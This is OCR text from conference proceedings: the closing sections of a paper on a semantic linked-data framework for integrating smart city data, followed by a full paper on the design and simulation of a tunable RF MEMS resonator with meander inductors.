


Fig. 2. The Semantic Mapping for Smart City Data

2) Semantic Mapping

It is done programmatically, basically the developer invokes the data stored in a database, ontology classes, then they interlink semantically. The result of this process is a new RDF file format. In RDF, data is arranged as subject predicate object triple. As the RDF data follows a common semantic modeling. Therefore automatic integration of various data sets would become a common job.

C. *Data management layer*

This would be a usability layer to manage and handle the data for the developer. No SQL databases are used to store and handle heterogeneous data. In addition, Semantic web services are developed which would be helpful for the user to pull out the desired data from the central repositories. Web services are platform independent and do not require any installation.

D. *Application layer*

An API and the developer tools are introduced in this layer. In addition, optimizing the RDF data according to linked data principal and exposing data as linked data API.

1) Linked Data Optimization

Linked Data Optimization (LDO) can be defined as a process that tunes the linked data. During the generation of linked data process. It has been noticed that most of the URI provider do not keep themselves updated or not usually well synchronized with the linked data cloud. Finding such kind of weak bindings and recommending new semantic vocabularies, the underlying algorithm checks the status of the data links. If it finds any data without link or data with a deadlink, it recommends an appropriate semantic vocabulary to provide keeping the semantic mapping alive.

2) API generation

To access the RDFized data programmatically, a simple API was introduced. The main purpose is to simplify the used access to the data by defining a set of functionalities. All the classes and methods are well documented. A developer can access any method to retrieve certain type of information and can also integrate with any semantic and syntactic system.

V. Results

The smart city environment usually incorporates a number of sensors, in which carbon emission sensor is one. Such kind of sensors continuously monitors the carbon dioxide emission in the urban air and report back to control center. The diseases caused by the air pollution could be controlled, keeping in mind the information of the polluted area. Such kind of information is very helpful in town planning and before making a decision to allot a land for a children’s park. The conventional system used to collect and analyze such kind of information uses the sophisticated commercial tools to integrate the data. However, by using our developed solution, the data integration will become automatic.

To demonstrate the model, we compare our framework with District Information Modeling and Management for Energy Reduction (DIMMER) [19].DIMMER is a distributed IoT software architecture to collect and correlate heterogeneous energy data into a distributed smart archive system for data analysis and management. As shown in table 1, both models aims to sharing the data among different stakeholders in Smart City scenarios. DIMMER consists of: i) Data-source Integration Layer; ii) District Services Layer; iii) Application Layer. It collects the data from heterogeneous IOT devices through device connectors while in the proposed framework, the data are collected from heterogeneous software resources on the web portals. Both models use services to access heterogeneous data sources and manipulate the data in each source, but in the proposed framework, the data format are unified into RDF format to make advantages for complex analysis from different data sets with heterogeneous data. That is the main reason for using No SQL database which handles heterogeneous data and performs faster than relational databases. In terms of customization, our proposed model could be applied in multiple servers which would not be an easy task in the DIMMER framework. At last, both models provide API and web interface for handling and retrieving data.

TABLE I. DIMMER and Proposed Framework Factors Comparison

Factor	Proposed framework	DIMMER
Source of data	Using web portals to fetch the data.	Manage and correlate heterogeneous data from several IOT.
Database	Includes a single point databases to store data in unified format.	Mange different DB and export data through web services.
Network	Data shared through web dashboard	Data shared through DIMMER network.
Multi-tenant	Could be applied	Could not be applied.
API	Available	Available

VI. Conclusion

The proposed framework in this study has the adequate ability to resolve the data interoperability issues as the data will be available in RDF format. Furthermore, semantic framework showed potential in addressing the challenges pertaining to dynamic data integration and information retrieval in data science domain. This was made possible as common URI scheme was employed to represent the data.The proposed framework will also not only promote the usage of existing data but it will also allow any potential user to reuse any component of the system to improve upon existing smart city solutions as proposed in the potential applications.

References

[1] S. P. Bingulac, “On the compatibility of adaptive controllers,” in Proc. 4th Annu. Allerton Conf. Circuits and Systems Theory, New York, 1994, pp. 8–16.

[2] A. Zanella, N. Bui, A. Castellani, L. Vangelista, and M. Zorzi, “Internet of things for smart cities,” IEEE Internet of Things Journal, vol. 1, no. 1, pp. 22–32, Feb 2014.

[3] Bowerman, B et al. "The vision of a smart city." 2nd International Life Extension Technology Workshop, Paris Sep. 2000.

[4] Su, Kehua, Jie Li, and Hongbo Fu. "Smart city and the applications." Electronics, Communications and Control (ICECC), 2011 International Conference on 9 Sep. 2011: 1028-1031.

[5] Deren, LI, Shao Zhenfeng, and YANG Xiaomin. "Theory and Practice from Digital City to Smart City [J]." Geospatial Information 6 (2011): 002.

[6] Santucci, Gérald. "From internet of data to internet of things." International Conference on Future Trends of the Internet 28 Jan. 2009.

[7] Rizzo, Giuseppe, Federico Morando, and Juan Carlos De Martin. "Open Data: la piattaforma di datiaperti per il Linked Data." Informatica e diritto 20 (2011): 493-511.

[8] L. Sanchez, L. Muñoz, J. A. Galache, P. Sotres, J. R. Santana, V. Gutierrez, et al., "SmartSantander: IoT experimentation over a smart city testbed," Computer Networks, vol. 61, pp. 217-238, 2014.

[9] C. Gaffney and C. Robertson, "Smarter than Smart: Rio de Janeiro's Flawed Emergence as a Smart City," Journal of Urban Technology, pp. 1-18, 2016.

[10] R. Lea and M. Blackstock, “City Hub: A Cloud-Based IoT Platform for Smart Cities,” 2014 IEEE 6th Int. Conf. Cloud Comput. Technol. Sci., pp. 799–804, 2014.

[11] Karnouskos, Stamatis, and ThiagoNass De Holanda. "Simulation of a smart grid city with software agents." Computer Modeling and Simulation, 2009. EMS'09. Third UKSim European Symposium on 25 Nov. 2009: 424-429.

[12] Mitton, Nathalie et al. "Combining Cloud and sensors in a smart city environment." EURASIP Journal on Wireless Communications and Networking 2012.1 (2012): 1-10.

[13] E. Patti, A. L. A. Syrri, M. Jahn, P. Mancarella, A. Acquaviva, and E. Macii, “Distributed software infrastructure for general purpose services in smart grid,” IEEE Transactions on Smart Grid, vol. 7, no. 2, pp. 1156–1163, March 2016.

[14] “SemsorGrid4Env,” Available: http://www.semsorgrid4env.eu/.

[15] Gawer, A., &Cusumano, M. A. (2014). Industry platforms and ecosystem innovation. Journal of Product Innovation Management, 31(3), 417-433.

[16] Deren, LI, Shao Zhenfeng, and YANG Xiaomin. "Theory and Practice from Digital City to Smart City [J]." Geospatial Information 6 (2011): 002.

[17] Biron, Paul, Ashok Malhotra, and World Wide Web Consortium. "XML schema part 2: Datatypes." World Wide Web Consortium Recommendation REC-xmlschema-2-20041028 (2004).

[18] Sirin, Evren, and BijanParsia. "SPARQL-DL: SPARQL Query for OWL-DL." OWLED 6 Jun. 2007.

[19] E. Patti and A. Acquaviva, “IoT platform for Smart Cities: Requirements and implementation case studies,” 2016 IEEE 2nd Int. Forum Res. Technol. Soc. Ind. Leveraging a better tomorrow, pp. 1–6, 2016.

Novel Conception of a Tunable RF MEMS Resonator

Bassem Jmai
Department of physics, FST
Unit of Research in High Frequency
Electronic Circuits and Systems

Adnen Rajhi
Department of electrical engineering,
Carthage National School of
Engineering, Tunis, Tunisia
Laboratory of physics Soft materials
& EM modeling

Ali Gharsallah
Department of physics, FST
Unit of Research in High Frequency
Electronic Circuits and Systems

***Abstract*—This paper presents a new monolithic microwave integrated circuit (MMIC) based on coplanar waveguide (CPW) design for a tunable resonator based on RF MEMS. This RF structure, which can be used for system on chip (SOC), is constituted with MEMS Bridge placed between two meander inductors and the tenability is controlled by a variable applied DC voltage. Moreover, this device presents a compactness characteristic and the possibility to operate at high frequencies. The resonant frequency and the bandwidth can be changed easily by changing the bridge gap of the RF MEMS. The numerical simulations of this novel structure of a tunable RF MEMS resonator were performed with the electromagnetic solvers CST MWS (Computer simulation Technology Microwave Studio) and validated by the more accurate electromagnetic solver HFSS (High Frequency Structural Simulator). The simulation results, for three different spacing of the bridge gap, show that the tunable frequency band are between 10 and 40 GHz with the two electromagnetic solvers and exhibiting three resonant frequencies (21, 23.1 and 24.6 GHz).The simulation results of the return loss using CST achieves 29 dB with an insertion loss less than 1 dB; However, the HFSS simulation shows similar performance in the resonant frequencies and in the bandwidth giving better results in terms of the return loss (about 35dB instead of 29 dB) and showing a good adaptation.**

Keywords*—*RF MEMS; CPW; Meander inductor; Tunable; Resonator; MMIC

I. INTRODUCTION

The Micro-electromechanical system (MEMS) is a mixture of mechanical and electronic elements integrated on a common substrate. The MEMS component is characterized by the presence of suspended membranes of different geometry (beams, cantilevers, bridges, etc.), which allow the obtaining of a unique and very complex functionality [1]. The RF MEMS is used to replace the classical switch based on semiconductors in order to obtain a better RF performance [2].

The RF MEMS switches present several advantages compared to the conventional semiconductor components, such as, low insertion losses, good linearity, low power consumption, very important cut-off frequency, small volume and low fabrication cost [3]. However, the RF MEMS switches show some limitations, such as, the switching speed reduced to a few microseconds as a result of the mechanical structure movement [4].

Actually, the RF MEMS switches can be used in various domains: wireless communication, space, defense, security applications [5] and complex circuit. The radio frequency (RF) MEMS electrostatic actuators have been widely used in microwave communication system applications [6]. The majority of RF MEMS are operated through electrostatic force. This micro-electromechanical bridging element is employed to change the frequency.

According to the literature data, different tunable RF MEMS are commonly used to make a tunable inductor [7]-[8]-[9] or tunable capacitor [10]-[11]. Recently, many studies have combined both of the inductor and the capacity features [12]-[13]. However, their propose structures technologies in [12]-[13] based on variable capacitor and spiral inductor are very complicated on fabrication and configuration of the tunable RF-MEMS. The existence of the spiral inductor can create the radiation field which may affect the other components of the system.

In this paper, a novel structure design of monolithic reconfigurable resonator is presented and established. The proposed structure of RF MEMS resonator is based on a bridge with two meander self. The presented paper falls in three parts: section I presents a design of the classical RF MEMS and the simulation results, such as, the return loss, the insertion loss at different states. In section II and III, the proposed resonator is shown and described.

II. THE CLASSICAL RF MEMS

A. Functioning principle


This RF MEMS has a small dimensions (1200x900x681) µm3 and it is built with multilayer configuration as shown in figure 1.a. and figure 1.b illustrates the classical RF MEMS capacitor structure.

In order to analyze the CPW transmission lines, the characteristic impedance (Z_C), and effective permittivity (ε_{eff}) are analyzed in [14]-[15] and expressed by equations (1) and (2).

$$\begin{cases} Z_C = \dfrac{30\pi}{\sqrt{\varepsilon_{eff}}}\dfrac{K^{'}(\mathrm{k})}{K(\mathrm{k})} \\ \varepsilon_{eff} = 1 + \dfrac{\varepsilon_r - 1}{2}\dfrac{K^{'}(\mathrm{k})K(\mathrm{k}_1)}{K(\mathrm{k})K^{'}(\mathrm{k}_1)} + \dfrac{\varepsilon_{r1} - \varepsilon_r}{2}\dfrac{K^{'}(\mathrm{k})K(\mathrm{k}_2)}{K(\mathrm{k})K^{'}(\mathrm{k}_2)} \end{cases} \tag{1}$$

$$\begin{cases} k = \dfrac{w}{w+2s}, \; k_1 = \dfrac{sh(\frac{\pi w}{4h})}{sh(\frac{\pi(w+2s)}{2h})} \\[2ex] k_2 = \dfrac{sh(\frac{\pi w}{4h_1})}{sh(\frac{\pi(w+2s)}{2h_1})} \end{cases} \qquad (2)$$

Where K (k) and K' (k) present the complete elliptic integral essentially depending on their geometric and physical characteristic. ε_r is the relative permittivity, w is the width of the RF line, s is the spacing between the RF Line and the ground, h is the height of the first silicon layer and h2 presents the second layer of silicon dioxide.



(a) Cross sectional view

(b) Top view

Fig. 1. Design of RF-MEMS

In table I, geometrical and physical RF MEMS parameters are given. The substrate is based on silicon (Si) with thickness of 675µm. The second layer is found with a silicon dioxide (SiO2) with thickness in order of 2µm and a CPW line circuit metal based at copper with thickness of 1µm. The bridge is built with aluminum (Al) and with a depth of 1µm. The extremities of the bridge are attached to the ground line of the CPW by an epoxy polymer based on negative-tone photo resist called SU-8 2000.5 with 3µm thickness. The dielectric has been fabricated with a silicon nitride (Si3N4) and with depth equal to 1µm.

TABLE I. Designed Parameters of the Capacitive Switch

	Material	Design parameter	Value
Substrate	Si	Length*Width *Thickness (µm^3)	1200*900*675
Buffer layer	SiO$_2$	Length*Width *Thickness (µm^3)	1200*900*1
patch	Cu	Thickness of patch (µm)	1
		CPW ligne (G/C/G) (µm)	90/120/90
Dielectric	Si$_3$N$_4$	Thickness of Dielectric layer (µm)	0.5
		Width of Dielectric layer (µm)	120
		Length of Dielectric layer (µm)	140
		Width of Dielectric layer (µm)	120
Beam	Al	Thickness of bridge (µm)	1
		Width of bridge (µm)	120
		Length of bridge (µm)	400
		Initial gap with RF line g0 (µm)	3
		Young's modulus E (GPa)	70
		Poisson's ratio	0.35
		Residual stress σ (MPa)	20


B. *Simulation results of RF characteristics*

Two electromagnetic software's (HFSS and CST MWS) are used and their computing methods are respectively the FEM method and the FIT method [16].


Figure 2 presents the obtained simulation results between 10GHz and 40GHz of the RF MEMS capacitive for three different conditions of the bridge.

The return loss and the insertion loss are presented in figure 2.a and b respectively, and the comparison between the two simulation results using two different simulator HFSS and CST illustrates a small variation (< 2.5db).

Furthermore, the bandwidth of the capacitive MEMS for the three states (g=2µm, 2.5µm, 3µm), which is given for the S11 less than -10dB, is obtained in the interval between 10GHz and 34 GHz. Beside this results, we observe a small variation of the resonant frequency.



(a) Return Loss parameters at 2, 2.5 and 3 µm



(b) Insertion Loss parameters at 2, 2.5 and 3 µm

Fig. 2. Simulation results of classical RF MEMS capacitive

III. The Proposed RF MEMS Resonator

A. Conception of the proposed resonator

We know that there is an important claim of a reconfigurable radio-frequency component in the single-chip with high-performances and multiband characteristic as a solution for wireless communication [17], [18]. In this study, an improvement the capacitive RF MEMS structure is proposed in order to obtain a reconfigurable resonator. Figure 3 shows the suggested RF MEMS resonator structure. This component has the same dimension of the first one given in figure 1.a (1200x900x681 µm3). Tow meander inductors are inserted in the RF lines with a length of 400 µm and the width line of 10 µm.





Fig. 3. Design of top view resonator RF-MEMS


The tunable RF MEMS function is based on capacitive and inductive effects. The capacitive effect is due to the space between the bridge and the RF line. While, the inductive effect is due to the presence of two meander inductors which are integrated in the RF lines. The combination of these two effects leads to a resonant phenomenon introducing different resonant frequencies. If the applied voltage V_p is equal 0V, the bridge is in the UP state therefore the device is at a normally-ON state. Moreover, the spacing g between the membrane bridge and the RF line affects the resonance frequency.

B. RF Simulation results of the proposed resonator

The proposed tunable resonator has been simulated by HFSS and CST-MWS simulators. Figure 4 present the scattering parameters for different bridge positions obtained on a frequency band between 10 GHz and 40 GHz. The spacing g among bridge and CPW line varies between g=2µm at OFF state and g=3µm at ON state.



(a) Return Loss parameters at 2, 2.5 and 3 µm



(b) Insertion Loss parameters at 2, 2.5 and 3 µm

Fig. 4. Scattering parameters at g = 2, 2.5 and 3µm: (a) Return Loss, (b)Insertion Loss

Figure 4.a and Figure 4.b are shown the return loss (S11) and the insertion loss (S12) respectively for g=2, 2.5 and 3 µm. The bridge variation level gives three resonances frequencies 21.9, 24 and 25.1 GHz.

The insertion loss S12 parameter presents almost constant value equal to -1 db for all simulated spacing g factor when the S11 parameter is down to -10db. There exists a good correspondence between the simulation results on HFSS and CST-MWS simulators.

IV. Simulation of the Mechanical Characteristics

The Pull-in voltage V_p is an important parameter for RF-MEMS switches; the relationship between the applied voltage and the spacing g parameter is given in [19] by the equation (3).

$$Vp = \sqrt{\frac{2k_z}{\varepsilon_0 A} g^2 \left(g_0 - g\right)}. \quad (3)$$

The limit of the pull in voltage is at g = (2/3) g_0 which is given by equation (4).

$$Vp\left(g = \frac{2g_0}{3}\right) = \sqrt{\frac{8}{27} \frac{k_z}{\varepsilon_0 A} g^3}. \quad (4)$$

Where A is the contact area (120*100) μm2, ε_0 is the free space permittivity, g_0 is the initial gap when (V_p = 0V), g is the gap spacing when V_p is activated (0 < g < (2/3)g_0) and k_z is the spring constant of the aluminum bridge which is is found in [20] by the equation (5).

$$k_z = \frac{1}{2}\left(32Ew\left(\frac{t}{l}\right)^3 + 8\sigma(1-\vartheta)w\left(\frac{t}{l}\right)\right). \quad (5)$$

Where E is the Young's Modulus of Aluminum (69GPa), σ is the residual stress of the beam, υ is the Poisson's coefficient (υ=0.345 for Aluminum), t is the thickness and l is the bridge length.

According to [19], for g < (2/3) g0, the beam position becomes unstable; therefore it is not recommended to use these values of the gap spacing. Which introduces a planer capacitance with a value estimated by the following equation (6) given in [19]:

$$C = \frac{\varepsilon_0 A}{(g_0 - g) + (t_h/\varepsilon_r)} \quad (6)$$

Where C present the capacity shown between the bridge and the RF line, the t_h and ε_r present the thickness and the relative permittivity of the dielectric respectively.




Fig. 5. Simulation results for the bridge Vp = 37.4V

Simple beam model been conducted on comsol multiphysics based on FEM method [21]. After the defined the properties of bridge, the limit condition and meshing; the simulation result of the deflection for aluminum bridge given the pull in voltage 38, 33.5 and 0V at the three levels state of the bridge (2, 2.5 and 3 μm). There is a correspondence between the result illustrates by comsol simulator and theoretical results. The figure 5 shows the simulation result of the deflection of the bridge at pull in voltage equal to 37.4 V.

Table II summarizes the spacing g factor versus the applied voltage calculated and simulated with Comsol. Then, the resonance frequency and the frequency range for different states of bridge are shown. This schedule contains a comparison of the simulation result between HFSS and CST. The proposed bandwidth able to covers 3 bands.

TABLE II. RF MEMS RESONATOR RESULTS

Space g (μm)	**Applied voltage (V)**		**Cover band (GHz)**			
			Resonance frequency		Frequencies range	
	Calculated	Comsol	HFSS	CST	HFSS	CST
2	36	38	21.9	21	15.6-25.7	15-25.7
2.5	32	33.5	24	23.1	17.8-27.6	17.6-27.5
3	0	0	25.1	24.6	19.5-29	19.1-28.9

V. DISCUSSION

Table III summarizes the comparative study between the classical RF-MEMS and the proposed resonator between [10, 40 GHz] in terms of the return loss and the insertion loss successively in table III (a) and table III (b).

TABLE III. COMPARATIVE STUDY BETWEEN RF MEMS CLASSICAL AND THE PROPOSED RESONATOR. [10- 40] GHZ

(A) COMPARATIVE IN TERMS OF RETURN LOSS LEVEL

RL (dB)	**Space g (μm)**	**Classical RF MEMS**		**Proposed resonator**	
		Fmin (GHz)	Fmax (GHz)	Fmin (GHz)	Fmax (GHz)
<(-10)	2	10	34.8	15.6	25.7
	2.5	10	34.8	17.8	27.6
	3	10	34.8	19.5	29
<(-20)	2	10	16.17	21	23
	2.5	10	18.04	22.9	25.6
	3	10	21	23.2	26
<(-30)	2	-	-	21.5	22.3
	2.5	-	-	23.65	24.2
	3	10	10.2	24.7	25.6

(B) COMPARATIVE IN TERMS OF INSERTION LOSS LEVEL

IL (dB)	**Space g (μm)**	**Classical RF MEMS**	**Proposed resonator**
		Frequencies band (GHz)	Frequencies band (GHz)
>(-3)	2	[10-34] and [36-40]	[10-29]
	2.5	[10-34] and [36-40]	[10-32.5]
	3	[10-34] and [36-40]	[10-34]

In the above obtained results, we observe that the RL of the classical RF MEMS does not have almost any values under -30 dB; but for the proposed resonator has the less return loss, than -30 dB is present in the bands [21.5-25.6 GHz]. Also, in terms of frequencies bands, we have a significant single usable ultra-wide band [10-29 GHz] for the proposed resonator in spite of two frequency bands [10-29 GHz], [10-29 GHz] for the classical RF MEMS.

The resonance aspect of the proposed resonator can be explained from table III (a) and III (b) of the insertion loss; in which we can see that the resonance occurs in the band [15.6-25.7 GHz] for g_1= 2µm and in the band [17.8-27.6GHz] for g_2 = 2.5µm and in the band [19.5-29GHz] for g_3 = 3µm.

Table IV summarizes the performances of different radio frequencies resonators using MEMS, metamaterials and RF diode. This proposed resonator based on RF MEMS with meander inductor can be tuned easily by changing the applied voltage, beside that the proposed resonator has a monolithic structure.

TABLE IV. DIFFERENT RADO FREQUENCY RESONATOR PERFORMANCES COMPARED TO THE PROPOSED ONE

REF	**Structure Technology**		**Characteristics**		
	Inductor	Capacity	Frequencies (GHz)	Volume (mm^3)	Complexity
[13]	microstrip	diode	1.7-2.2	43*51*0.762	+++
[15]	CRR metamaterials + 1*bridge		25-42	**0.280	+-
[22]	2*Spiral	3*bridge	3-5.95	21* 21*2	++
This Work	2*meander	1*bridge	15-29	1.2*0.9*0.678	---

VI. CONCLUSION

In this paper, we propose a new contribution for RF-MEMS to obtain a tunable resonator. The idea of this reconfigurable resonator is very simple, based on two meander inductors and a variable capacitance. The control of this capacitance is depending of the applied voltage to the bridge membrane applied. The simulation of this component is made by two commercial software and there are good correspondences between them at different spacing states of g (2, 2.5 and 3µm). The obtained results for the three states (2, 2.5 and 3µm) are respectively 21.9, 24 and 25.1 GHz for resonance frequencies. The bandwidths are [15.6, 25.7], [17.8, 27.6] and [19.5, 29] GHz respectively demonstrated for the three resonant frequencies (|S11| = 35 dB and |S12| = 1 dB). This resonator switcher can be used in different RF applications for example at K and Ka bands.

REFERENCES

[1] A. Persano, F. Quaranta, M. Concetta, M. P. Siciliano and A. Cola, “On the electrostatic actuation of capacitive RF MEMS switches on GaAs substrate,” Sensors and Actuators A: Physical, vol. 232, pp. 202-207, August 2015..

[2] M. B. Kassem and R. Mansour, “High Power Latching RF MEMS Switches,” IEEE transactions on microwave theory and techniques, vol. 63, pp. 222-232, January 2015..

[3] S. Yang, Ch. Zhang, H. E. Pank, A. Fathy and V. Nair, “Frequency reconfigurable antennas for multi radio wireless platforms,” IEEE microwave magazine, vol. 10, pp. 66–74, February 2009.

[4] A. Verger, A. Pothier, C. Guines, A. Crunteanu, P. Blondy, J. C. Orlianges, J. Dhennin, A. Broue, F. Courtade and O. Vendier, “Sub-hundred nanosecond electrostatic actuated RF MEMS switched capacitors,” Journal of Micromechanics and Microengineering, vol. 20, pp. 1-7, June 2010.

[5] Sh. Bint Reyaz, C. Samuelsson, R. Malmqvist, S. Seok, M. Fryziel, P. A. Rolland, B. Grandchamp, P. Rantakari and T. Vaha-Heikkila , “W-band RF MEMS dicke switch networks in a GaAs MMIC process,” Microwave and optical technology letters, vol. 55, pp. 2849-2853, December 2013.

[6] M. k. Yoon, J. P. Hyoung and J. P. Yeong, “Actively formed gold dual anchor structures-based RF MEMS tunable capacitor,” Microwave and optical technology letters vol. 57, pp. 1451-1454, June 2015.

[7] T. Ross, Kh. Hettak, G. Cormier and J.S. Wight, “Improved-Q inductors using airbridges for GaN phase shifters,” microwave and optical technology letters. 57(6): pp. 1455-1459, June 2015.

[8] S. Gholamian and E. A. Sani,“Design and Simulation of RF MEMS Tunable Spiral Inductor,” Advanced Materials Research 2012, vol. 403-408: pp. 4148-4151, 2012.

[9] P. Branchi, L. Pantoli, V . Stornelli, G. Leuzzi, “RF and microwave high-Q floating active inductor design and implementation,” International journal of circuit theory and applications, vol. 43, pp.1095–1104, August 2015.

[10] L. Gu, Z. Wu, and X.. Li, “Post-CMOS micromachined nickel tunable-capacitors with a large tuning-range under low actuating voltage. Microwave and optical technology letters, vol. 50, pp. 2469-2472, September 2008.

[11] M. Salehi, “High-speed FSK modulator using switched-capacitor resonators,” International journal of circuit theory and applications, vol. 44, pp. 780-790.

[12] F. Lin and M. R. Zadeh, “Tunable RF MEMS Filters: A Review. Encyclopedia of nanotechnology”, pp. 1-12, March 2015.

[13] X. G. Wang, Y. H. Cho and S. W. Yun, “A tunable combline bandpass filter loaded with series resonator. IEEE transaction on microwave theory Technique, vol.60, No.6, pp. 1569–1576, March 2012.

[14] R. Garg, I. Bahl and M. Bozzi, “Microstrip Lines and Slotlines full,” 3rd Edition (January 2016).

[15] Bu. Pradhan and Bh. Gupta, “Ka-band tunable filter using metamaterials and RF MEMS varactors,” Journal of microelectromechanical systems, vol. 24(5) : pp. 1453 – 1461, March 2015.

[16] B. Jmai, A. Rajhi, A. Gharsallah, “Software comparative study for RF power coupler,” In 14h: Mediterranean Microwave Symposium (MMS2014) 2014, pp. 1–6, 2014.

[17] Y. H. Chun and J. Sh. Hong, “Electronically reconfigurable dual-mode microstrip open-loop resonator filter,” IEEE microwave and wireless components letters, vol. 18, pp.449-451, July 2008.

[18] M. Rinaldi, Ch. Zuo, J. Vander Spiegel and G. Piazza, “Reconfigurable CMOS Oscillator Based on multifrequency AlN Contour-Mode MEMS Resonators,” IEEE Transactions on electron devices, Vol. 58, pp. 1281-1286, May 2011.

